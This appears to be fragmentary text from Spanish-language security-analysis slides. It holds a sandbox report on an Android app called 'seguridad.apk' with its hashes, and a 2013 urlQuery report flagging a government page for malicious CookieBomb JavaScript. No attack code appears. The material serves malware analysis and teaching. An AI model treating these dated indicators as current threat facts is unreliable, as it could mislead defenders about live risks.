


- Técnicas OSINT
- Data analysis
- Manejo de SIEM
- Timeline de información

RECURSOS



RECURSOS



RECURSOS

[Info]

File name: seguridad.apk
MD5: cdcf95832ba260c99e46fac28a3e31bc
SHA1: 214e433a8326e915c2bd1778f15d3993ef4fa04f
SHA256: 0000aabf266a235958c9d6bb3a7e3f0e86dd834794495a3e2c91d0a9
b404ad59
Duration: 212.080754042s

[File activities]


[Read operations]


[165.04839921] Path: /data/data/com.android.calendar/s
hared_prefs/_has_set_default_values.xml(
Data: <?xml version='1.0' encoding='utf
-8' standalone='yes' ?>
<map>
<boolean name="_has_set_default_values" value="true" />
</map>

RECURSOS

[urlQuery](#) [Search](#) [Statistics](#) [About](#) [Login](#)

Overview


URL	http://www.mec.gob.es/recursos.cpr/varios/convivencia_escolar/p_ginas/1_8.htm				
IP	85.62.72.1				
ASN	AS12479 France Telecom Espana SA				
Location	 Spain				
Report completed	2013-09-23 14:45:32 CET				
Status	Report complete.				
urlQuery Alerts	Detected malicious CookieBomb javascript				



Settings

UserAgent	Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13				
Referer	http://en.search.yahoo.com/search;toggle=1&cop=mss&ei=UTF-8&fr=yfp-t-734				
Adobe Reader	8.0				
Java	1.6.0_26				

Intrusion Detection Systems

Suricata /w Emerging Threats Pro	No alerts detected				
Snort /w Sourcefire VRT	Timestamp	Source IP	Destination IP	Severity	Alert
	2013-09-23 14:44:45	 85.62.72.1	urlQuery Client	3	http_inspect: JAVASCRIPT WHITESPACES EXCEEDS MAX ALLOWED